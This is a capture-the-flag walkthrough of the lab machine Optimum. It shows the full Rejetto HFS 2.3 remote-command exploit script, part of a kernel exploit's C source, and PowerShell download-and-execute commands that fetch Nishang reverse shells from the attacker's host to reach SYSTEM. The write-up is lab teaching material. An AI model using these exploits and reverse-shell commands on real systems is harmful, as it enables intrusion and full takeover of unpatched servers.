Reconnaissance
First thing first, we run a quick initial nmap scan to see which ports are open and which services are running on those ports.
target="10.10.10.8"

ports=$(sudo nmap -p- --min-rate=1000 -T4 $target | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

sudo nmap -p$ports -sC -sV $target -vvv
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 HttpFileServer httpd 2.3
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
|_http-title: HFS /
|_http-server-header: HFS 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
We get back the following result showing that only one port is open:
- Port 80: running HttpFileServer httpd 2.3.
Similarly, we run an nmap scan with the -sU flag enabled to run a UDP scan.
sudo nmap -Pn -sU --open -p- --min-rate 10000 $targetWe get back the following result.

Our initial recon shows that our only point of entry is through exploiting the HTTP File Server.
Enumeration
The website is just what the nmap script identified: an HttpFileServer (HFS).

It seems to be a server that allows you to remotely access your files over the network. There’s a login page that might be using default credentials. However, basic cred guessing involving words like admin, password, hfs, optimum just doesn’t work for login.
At the bottom of the page, the exact version of HFS is shown. We can google it or use tools like searchsploit.
We found a bunch of them, all that seems promising.


The underlying vulnerability is CVE-2014-6287.
searchsploit -m 49125.pyThe exploit is incredibly straightforward:
# Exploit Title: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)
# Google Dork: intext:"httpfileserver 2.3"
# Date: 28-11-2020
# Remote: Yes
# Exploit Author: Óscar Andreu
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287

#!/usr/bin/python3

# Usage :  python3 Exploit.py <RHOST> <Target RPORT> <Command>
# Example: python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"

import urllib3
import sys
import urllib.parse

try:
	http = urllib3.PoolManager()
	url = f'http://{sys.argv[1]}:{sys.argv[2]}/?search=%00{{.+exec|{urllib.parse.quote(sys.argv[3])}.}}'
	print(url)
	response = http.request('GET', url)

except Exception as ex:
	print("Usage: python3 HttpFileServer_2.3.x_rce.py RHOST RPORT command")
	print(ex)
In Python, {} in a f-string (notice the url is wrapped in f' ') represent variables, so the {{ and }} are how you escape to write actual curly brackets. So this is just a single HTTP request to /?search={.+exec|[url-encoded command].} to get RCE.
All we need to do is to craft a reverse shell payload in Powershell, host it in a Python web server, and trigger the script. It will make our attacked machine to download and execute it. Then, we will listen on the right port to get the shell.
Let’s go with Nishang scripts.
Make a copy of
Invoke-PowerShellTcp.ps1it in the local directory.Add a line to the end:
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.15 -Port 443.Start
python3 -m http.server 80in that same directory, providing the script.Start
nc -lnvp 443.Let the server execute the downloaded file.
python3 49125.py 10.10.10.8 80 "powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.47/Invoke-PowerShellTcp.ps1')"
The payload got downloaded 4 times (ok, weird).

But then, correctly executed!

We can easily grab the kostas user flag. Hovewer, we don’t have system privileges, so we’ll need to find a way to escalate privileges.
Privilege Escalation
Let’s go straight with whoami /priv. Unfortunately, no useful privilege for this user are present. We can go with winPEAS. Before of that, we can work from the outsite with the Windows-Exploit-Suggester.
Let’s run systeminfo, get the information and provide it to Windows-Exploit-Suggester.
Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ??
System Boot Time:          29/5/2024, 5:36:10 ??
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.503 MB
Virtual Memory: Max Size:  5.503 MB
Virtual Memory: Available: 4.957 MB
Virtual Memory: In Use:    546 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              \\OPTIMUM
Hotfix(s):                 31 Hotfix(s) Installed.
                           [01]: KB2959936
                           [02]: KB2896496
                           [03]: KB2919355
                           [04]: KB2920189
                           [05]: KB2928120
                           [06]: KB2931358
                           [07]: KB2931366
                           [08]: KB2933826
                           [09]: KB2938772
                           [10]: KB2949621
                           [11]: KB2954879
                           [12]: KB2958262
                           [13]: KB2958263
                           [14]: KB2961072
                           [15]: KB2965500
                           [16]: KB2966407
                           [17]: KB2967917
                           [18]: KB2971203
                           [19]: KB2971850
                           [20]: KB2973351
                           [21]: KB2973448
                           [22]: KB2975061
                           [23]: KB2976627
                           [24]: KB2977629
                           [25]: KB2981580
                           [26]: KB2987107
                           [27]: KB2989647
                           [28]: KB2998527
                           [29]: KB3000850
                           [30]: KB3003057
                           [31]: KB3014442
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.8
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
Then, download the script.
git clone https://github.com/GDSSecurity/Windows-Exploit-Suggester.gitNext, install the dependencies specified in the readme document.
pip install xlrd --upgradeUpdate the database.
./windows-exploit-suggester.py --updateThis creates an excel spreadsheet form the Microsoft vulnerability database in the working directory.
./windows-exploit-suggester.py --database 2024-05-22-mssb.xls --systeminfo systeminfo.txtSame problem as Grammy, same solution! (Then, according to the readme, we should provide to the script both this database and a text file with systeminfo’s output. There seems to be some problem with libraries. Grasping around, within github issues, I found a workaround: )
TLDR;

pip2 install xlrd==1.2.0We get a bunch of vulnerabilities and possible escalation paths:
./windows-exploit-suggester.py --database 2024-05-22-mssb.xls --systeminfo ../systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
[E] MS16-074: Security Update for Microsoft Graphics Component (3164036) - Important
[*]   https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record Handlers Heap-Based Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
[*]   https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFD.DLL NamedEscape 0x250C Pool Corruption (MS16-074), PoC
[*]
[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
[*]   https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type Confusion (MS16-063), PoC
[*]
[E] MS16-032: Security Update for Secondary Logon to Address Elevation of Privile (3143141) - Important
[*]   https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, MSF
[*]   https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard Handles Missing Sanitization Privilege Escalation (MS16-032), PoC
[*]   https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (PowerShell), PoC
[*]   https://www.exploit-db.com/exploits/39809/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (C#)
[*]
[M] MS16-016: Security Update for WebDAV to Address Elevation of Privilege (3136041) - Important
[*]   https://www.exploit-db.com/exploits/40085/ -- MS16-016 mrxdav.sys WebDav Local Privilege Escalation, MSF
[*]   https://www.exploit-db.com/exploits/39788/ -- Microsoft Windows 7 - WebDAV Privilege Escalation Exploit (MS16-016) (2), PoC
[*]   https://www.exploit-db.com/exploits/39432/ -- Microsoft Windows 7 SP1 x86 - WebDAV Privilege Escalation (MS16-016) (1), PoC
[*]
[E] MS16-014: Security Update for Microsoft Windows to Address Remote Code Execution (3134228) - Important
[*]   Windows 7 SP1 x86 - Privilege Escalation (MS16-014), https://www.exploit-db.com/exploits/40039/, PoC
[*]
[E] MS16-007: Security Update for Microsoft Windows to Address Remote Code Execution (3124901) - Important
[*]   https://www.exploit-db.com/exploits/39232/ -- Microsoft Windows devenum.dll!DeviceMoniker::Load() - Heap Corruption Buffer Underflow (MS16-007), PoC
[*]   https://www.exploit-db.com/exploits/39233/ -- Microsoft Office / COM Object DLL Planting with WMALFXGFXDSP.dll (MS-16-007), PoC
[*]
[E] MS15-132: Security Update for Microsoft Windows to Address Remote Code Execution (3116162) - Important
[*]   https://www.exploit-db.com/exploits/38968/ -- Microsoft Office / COM Object DLL Planting with comsvcs.dll Delay Load of mqrt.dll (MS15-132), PoC
[*]   https://www.exploit-db.com/exploits/38918/ -- Microsoft Office / COM Object els.dll DLL Planting (MS15-134), PoC
[*]
[E] MS15-112: Cumulative Security Update for Internet Explorer (3104517) - Critical
[*]   https://www.exploit-db.com/exploits/39698/ -- Internet Explorer 9/10/11 - CDOMStringDataList::InitFromString Out-of-Bounds Read (MS15-112)
[*]
[E] MS15-111: Security Update for Windows Kernel to Address Elevation of Privilege (3096447) - Important
[*]   https://www.exploit-db.com/exploits/38474/ -- Windows 10 Sandboxed Mount Reparse Point Creation Mitigation Bypass (MS15-111), PoC
[*]
[E] MS15-102: Vulnerabilities in Windows Task Management Could Allow Elevation of Privilege (3089657) - Important
[*]   https://www.exploit-db.com/exploits/38202/ -- Windows CreateObjectTask SettingsSyncDiagnostics Privilege Escalation, PoC
[*]   https://www.exploit-db.com/exploits/38200/ -- Windows Task Scheduler DeleteExpiredTaskAfter File Deletion Privilege Escalation, PoC
[*]   https://www.exploit-db.com/exploits/38201/ -- Windows CreateObjectTask TileUserBroker Privilege Escalation, PoC
[*]
[E] MS15-097: Vulnerabilities in Microsoft Graphics Component Could Allow Remote Code Execution (3089656) - Critical
[*]   https://www.exploit-db.com/exploits/38198/ -- Windows 10 Build 10130 - User Mode Font Driver Thread Permissions Privilege Escalation, PoC
[*]   https://www.exploit-db.com/exploits/38199/ -- Windows NtUserGetClipboardAccessToken Token Leak, PoC
[*]
[M] MS15-078: Vulnerability in Microsoft Font Driver Could Allow Remote Code Execution (3079904) - Critical
[*]   https://www.exploit-db.com/exploits/38222/ -- MS15-078 Microsoft Windows Font Driver Buffer Overflow
[*]
[E] MS15-052: Vulnerability in Windows Kernel Could Allow Security Feature Bypass (3050514) - Important
[*]   https://www.exploit-db.com/exploits/37052/ -- Windows - CNG.SYS Kernel Security Feature Bypass PoC (MS15-052), PoC
[*]
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (3057191) - Important
[*]   https://github.com/hfiref0x/CVE-2015-1701, Win32k Elevation of Privilege Vulnerability, PoC
[*]   https://www.exploit-db.com/exploits/37367/ -- Windows ClientCopyImage Win32k Exploit, MSF
[*]
[E] MS15-010: Vulnerabilities in Windows Kernel-Mode Driver Could Allow Remote Code Execution (3036220) - Critical
[*]   https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows 8.1 - win32k Local Privilege Escalation (MS15-010), PoC
[*]   https://www.exploit-db.com/exploits/37098/ -- Microsoft Windows - Local Privilege Escalation (MS15-010), PoC
[*]   https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows win32k Local Privilege Escalation (MS15-010), PoC
[*]
[E] MS15-001: Vulnerability in Windows Application Compatibility Cache Could Allow Elevation of Privilege (3023266) - Important
[*]   http://www.exploit-db.com/exploits/35661/ -- Windows 8.1 (32/64 bit) - Privilege Escalation (ahcache.sys/NtApphelpCacheControl), PoC
[*]
[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) - Critical
[*]   http://www.exploit-db.com/exploits/35474/ -- Windows Kerberos - Elevation of Privilege (MS14-068), PoC
[*]
[M] MS14-064: Vulnerabilities in Windows OLE Could Allow Remote Code Execution (3011443) - Critical
[*]   https://www.exploit-db.com/exploits/37800// -- Microsoft Windows HTA (HTML Application) - Remote Code Execution (MS14-064), PoC
[*]   http://www.exploit-db.com/exploits/35308/ -- Internet Explorer OLE Pre-IE11 - Automation Array Remote Code Execution / Powershell VirtualAlloc (MS14-064), PoC
[*]   http://www.exploit-db.com/exploits/35229/ -- Internet Explorer <= 11 - OLE Automation Array Remote Code Execution (#1), PoC
[*]   http://www.exploit-db.com/exploits/35230/ -- Internet Explorer < 11 - OLE Automation Array Remote Code Execution (MSF), MSF
[*]   http://www.exploit-db.com/exploits/35235/ -- MS14-064 Microsoft Windows OLE Package Manager Code Execution Through Python, MSF
[*]   http://www.exploit-db.com/exploits/35236/ -- MS14-064 Microsoft Windows OLE Package Manager Code Execution, MSF
[*]
[M] MS14-060: Vulnerability in Windows OLE Could Allow Remote Code Execution (3000869) - Important
[*]   http://www.exploit-db.com/exploits/35055/ -- Windows OLE - Remote Code Execution 'Sandworm' Exploit (MS14-060), PoC
[*]   http://www.exploit-db.com/exploits/35020/ -- MS14-060 Microsoft Windows OLE Package Manager Code Execution, MSF
[*]
[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could Allow Remote Code Execution (3000061) - Critical
[*]   http://www.exploit-db.com/exploits/35101/ -- Windows TrackPopupMenu Win32k NULL Pointer Dereference, MSF
[*]
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (2880430) - Important
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[*] done
The Windows OS seems to be vulnerable to many exploits! Let’s try with MS16-098.
It’s a .c file, that we’d need to compile.
// Source: https://github.com/sensepost/ms16-098/tree/b85b8dfdd20a50fc7bc6c40337b8de99d6c4db80
// Binary: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/41020.exe

#include <Windows.h>
#include <wingdi.h>
#include <stdio.h>
#include <winddi.h>
#include <time.h>
#include <stdlib.h>
#include <Psapi.h>

HANDLE hWorker, hManager;
BYTE *bits;
//dt nt!_EPROCESS UniqueProcessID ActiveProcessLinks Token
typedef struct
{
	DWORD UniqueProcessIdOffset;
	DWORD TokenOffset;
} VersionSpecificConfig;

VersionSpecificConfig gConfig = { 0x2e0, 0x348 }; //win 8.1

void AllocateClipBoard2(unsigned int size) {
	BYTE *buffer;
	buffer = malloc(size);
	memset(buffer, 0x41, size);
	buffer[size - 1] = 0x00;
	const size_t len = size;
	HGLOBAL hMem = GlobalAlloc(GMEM_MOVEABLE, len);
	memcpy(GlobalLock(hMem), buffer, len);
	GlobalUnlock(hMem);
	//OpenClipboard(0);
	//EmptyClipboard();
	SetClipboardData(CF_TEXT, hMem);
	//CloseClipboard();
	//GlobalFree(hMem);
}

[...OMISSIS...]
However, at the second line, they provide a link to a preompiled binary. It’d be better to self compile and not trust it. But we are in a CTF-like context, and we can relax a little bit.
Let’s download it, serve it with a python server and transfer to our attacking machine.
https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/41020.exeNow we need to transfer it to the target machine. Start up an HTTP server on attack machine in the same directory that the executable file is in.
It doesn’t work as it hangs indefinitely, even if architectures (32-bit) match. Let’s go with another one.

That powershell script seems promising. However, it doesn’t work either!
We can see that it is spawning a cmd.exe shell.
# LOGON_NETCREDENTIALS_ONLY / CREATE_SUSPENDED
$CallResult = [Advapi32]::CreateProcessWithLogonW(
	"user", "domain", "pass",
	0x00000002, "C:\Windows\System32\cmd.exe", "",
	0x00000004, $null, $GetCurrentPath,
	[ref]$StartupInfo, [ref]$ProcessInfo)
Unless we have some sort of a GUI, this exploit won’t work without some sort of modification.
After googling around, I found a slight variation, with the modification we want.
In particular:
EDIT: This script has been edited to include a parameter for custom commands and also hides the spawned shell. Many comments have also been removed and echo has moved to Write-Verbose. The original can be found at: https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-MS16-032.ps1
So, it should be invoked like this:
C:\PS> Invoke-MS16032 -Command "iex(New-Object Net.WebClient).DownloadString('http://google.com')"

Description
-----------
Will run the iex download cradle as SYSTEM
We can basically get the Empire’s PowerShell script, incorporate a line that will immediately execute a command as SYSTEM at the end of it, as shown above. This command could be the same reverse shell we used before just with a different port (e.g., 53).
So:
We go back to
Invoke-PowerShellTcp.ps1, and edit the last line we added, swapping port443with53.[...OMISSIS...] Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.47 -Port 53We download the https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-MS16-032.ps1 script.
We append to that script a line to directly invoke it. The script is tought to invoke a command as SYSTEM. So, we can let it execute a reverse shell. We can make it execute the newly edited
Invoke-PowerShellTcp.ps1.[...OMISSIS...] Invoke-MS16032 -Command "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.47/Invoke-PowerShellTcp.ps1')"From our user shell, we can download the
Invoke-MS16032.ps1script edited, and execute it. The last added line will be executed. So, the other reverse shell script will be downloaded from our exposed Python web server, and executed.IEX(New-Object Net.WebClient).downloadstring('http://10.10.14.47/Invoke-MS16032.ps1')If we listen to

53port, we will gain SYSTEM shell.
At first when I tried it couldn’t work:
PS C:\Users\kostas\Desktop>IEX(New-Object Net.WebClient).downloadstring('http://10.10.14.47/Invoke-MS16032.ps1')
	 __ __ ___ ___   ___     ___ ___ ___
	|  V  |  _|_  | |  _|___|   |_  |_  |
	|     |_  |_| |_| . |___| | |_  |  _|
	|_|_|_|___|_____|___|   |___|___|___|

	               [by b33f -> @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[!] No valid thread handle was captured, exiting!
I wondered what happened. I didn’t realise it at the time, but kernel exploits are architecture sensitive. So my guess is that the 32-bit Powershell was launched to run it instead of the 64-bit one and this is 64-bit Windows, when launching the first exploit.
Let’s try to redo all passages by specifying:
C:\windows\SysNative\WindowsPowershell\v1.0\powershell.exeSysnative is a virtual Windows folder, a special alias, that can be used to access the 64-bit System32 folder from a 32-bit application or script.
We got it!
First, the first script is downloaded. Then, the command is executed as SYSTEM, and the second script is executed.

Finally, we get our SYSTEM shell.